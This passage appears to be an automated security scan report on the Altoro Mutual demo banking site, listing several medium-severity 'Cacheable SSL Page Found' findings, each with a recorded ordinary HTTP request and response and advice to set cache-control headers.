  <!-- action="addAccount" -->
  <form id="addAccount" name="addAccount" action="" method="post">
    <tr>

...
...
...
```

Go to Table of Contents

M DAST: Cacheable SSL Page Found 17

How to Fix: Cacheable SSL Page Found

Issue 1 of 17

Issue ID:	5a07443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/bank/showAccount
Domain	demo.testfire.net
Element	showAccount (Page)
Path	/bank/showAccount
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 1 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /bank/showAccount?listAccounts=800003 HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/main.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:19:18 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">
```

```
  <div class="fl" style="width: 99%;">


  <!-- To modify account information do not connect to SQL source directly.  Make all changes
  through the admin page. -->

  <h1>Account History - 800003 Checking</h1>

  <table width="590" border="0">
    <tr>
      <td colspan=2>
       <table cellSpacing="0" cellPadding="1" width="100%" border="1">
         <tr>
           <th colSpan="2">
            Balance Detail</th></tr>
         <tr>
           <th align="left" width="80%" height="26">
            <form id="Form1" method="get" action="showAccount">
             <select size="1" name="listAccounts" id="listAccounts">
      <option value="800003">800003 Checking</option>
<option value="800002">
...
...
...
```

Issue 2 of 17

Issue ID:	3e08443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/util/serverStatusCheckService.jsp
Domain	demo.testfire.net
Element	serverStatusCheckService.jsp (Page)
Path	/util/serverStatusCheckService.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 2 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /util/serverStatusCheckService.jsp?HostName=AltoroMutual HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="100"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: */*
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.testfire.net/status_check.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 59
Date: Sun, 02 Apr 2023 05:22:19 GMT



{
 "HostName": "AltoroMutual",
 "HostStatus": "OK"
}
```

Issue 3 of 17

Issue ID:	e707443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/transfer.jsp
Domain	demo.testfire.net
Element	transfer.jsp (Page)
Path	/bank/transfer.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 3 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /bank/transfer.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 7230
Date: Sun, 02 Apr 2023 05:21:06 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->
```

```
<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->



<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">



  <script type="text/javascript">

   function confirminput(myform) {
    var dbt=document.getElementById("fromAccount").value;
    var cdt=document.getElementById("toAccount").value;
    var amt=document.getElementById("transferAmount").value;

    if (dbt == cdt) {
     alert("From Account and To Account fields cannot be the same.");
     return false;
    }
    else if (!(amt > 0)){
     alert("Transfer Amount must be a number greater than 0.");
     return false;
    }

    return true;
   }

  </script>

  <div class="fl" style="width: 99%;">

  <form id="tForm" name="tForm" method="post" action="doTransfer" onsubmit="return (confirminput(tForm));">

  <h1>Transfer Funds</h1>

  <table cellSpacing="0" cel
...
...
...
```

Issue 4 of 17

Issue ID:	4408443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/transaction.jsp
Domain	demo.testfire.net
Element	transaction.jsp (Page)
Path	/bank/transaction.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 4 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /bank/transaction.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
```

```
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/main.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Sun, 02 Apr 2023 05:19:05 GMT
```

```
<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">



  <div class="fl" style="width: 99%;">



  <h1>Recent Transactions</h1>

  <script type="text/javascript">
   function confirminput(myform) {

    if (myform.startDate.value != ""){
     var valid = false;
     var splitStrings = myform.startDate.value.split("-");
```

```
    if (splitStrings.length == 3) {
     var year = parseInt(splitStrings[0]);
     var month = parseInt((splitStrings[1].charAt(0)==0 && splitStrings[1].length == 2)?splitStrings[1].charAt(1):splitStrings[1]);
     var day = parseInt((splitStrings[2].charAt(0)==0 && splitStrings[2].length == 2)?splitStrings[2].charAt(1):splitStrings[2]);

     var validNums = !(isNaN(year) || isNaN(month) || isNaN(day));

     if (validNums)
      valid = val
...
...
...
```

Issue 5 of 17

Issue ID:	fc07443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/customize.jsp
Domain	demo.testfire.net
Element	customize.jsp (Page)
Path	/bank/customize.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 5 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /bank/customize.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/queryxpath.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5553
Date: Sun, 02 Apr 2023 05:21:09 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
    <td align="right" valign="top">
      <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
    </td>
   </tr>
```

```
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->




<table cellspacing="0" width="100%">


    <td valign="top" class="cc br bb">
       <br style="line-height: 10px;"/>
       <b>I WANT TO ...</b>
       <ul class="sidebar">
          <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
          <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
          <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
    <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

          <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
          <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
       </ul>

    </td>
<!-- MEMBER TOC END -->
    <td valign="top" colspan="3" class="bb">
  <div class="fl" style="width: 99%;">



  <h1>Customize Site Language</h1>

  <form method="post">
    <p>
    Current Language:
    </p>

    <p>
    You can change the language setting by choosing:
    </p>
    <p>
    <a id="HyperLink1" href="./customize.jsp?content=customize.jsp&lang=international">International</a>
    <a id="HyperLink2" href="./customize.jsp?content=customize.jsp&lang=english">English</a>
    </p>
  </form>

  </div>
    </td>
</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style="width: 99%;">
    <a id="HyperLink5" href="/index.jsp?content=privacy.htm">Privacy Policy</a>
      |  
    <a id="HyperLink6" href="/index.jsp?content=security.htm">Security Statement</
...
...
...
```

Issue 6 of 17

Issue ID:	5608443e-f36b-1410-81f1-00524afcd01d
Severity:	**Medium**
Status	Open
Location	https://demo.testfire.net/bank/queryxpath.jsp
Domain	demo.testfire.net
Element	queryxpath.jsp (Page)
Path	/bank/queryxpath.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	5.3
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 6 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /bank/queryxpath.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: en-US
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/bank/transaction.jsp
Cookie: JSESSIONID=9951AA6C6166F2EE4060A6DC0B21F1D1;
AltoroAccounts="ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5
MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 5598
Date: Sun, 02 Apr 2023 05:19:05 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/logout.jsp"><font style="font-weight: bold; color: red;">Sign Off</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/bank/main.jsp" class="focus" >MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->
```

```
<div id="wrapper" style="width: 99%;">
 <!-- MEMBER TOC BEGIN -->



<table cellspacing="0" width="100%">


   <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>
      <b>I WANT TO ...</b>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="/bank/main.jsp">View Account Summary</a></li>
         <li><a id="MenuHyperLink2" href="/bank/transaction.jsp">View Recent Transactions</a></li>
         <li><a id="MenuHyperLink3" href="/bank/transfer.jsp">Transfer Funds</a></li>
   <!-- <li><a id="MenuHyperLink3" href="/bank/stocks.jsp">Trade Stocks</a></li>-->

         <li><a id="MenuHyperLink4" href="/bank/queryxpath.jsp">Search News Articles</a></li>
         <li><a id="MenuHyperLink5" href="/bank/customize.jsp">Customize Site Language</a></li>
      </ul>

   </td>
<!-- MEMBER TOC END -->
   <td valign="top" colspan="3" class="bb">

  <div class="fl" style="width: 99%;">
   <h1>Search News Articles</h1>
   <form id="QueryXpath" method="get" action="https://demo.testfire.net/bank/queryxpath.jsp">
    Search our news articles database
     <br /><br />
    <input type="hidden" id=content" name="content" value="queryxpath.jsp"/>
    <input type="text" id="query" name="query" width=450 value="Enter title (e.g. Watchfire)"/>
    <input type="submit" width=75 id="Button1" value="Query">
     <br /><br />


   </form>
  </div>
    </td>
</div>



<!-- BEGIN FOOTER -->


</tr>
</table>
<div id="footer" style="width: 99%;">
    <a id="HyperLink5" href="/index.jsp?content=privacy.htm">Privacy Policy</a>
      |  
    <a id="HyperLink6" href="/index
...
...
...
```

Issue 7 of 17

Issue ID:	6208443e-f36b-1410-81f1-00524afcd01d
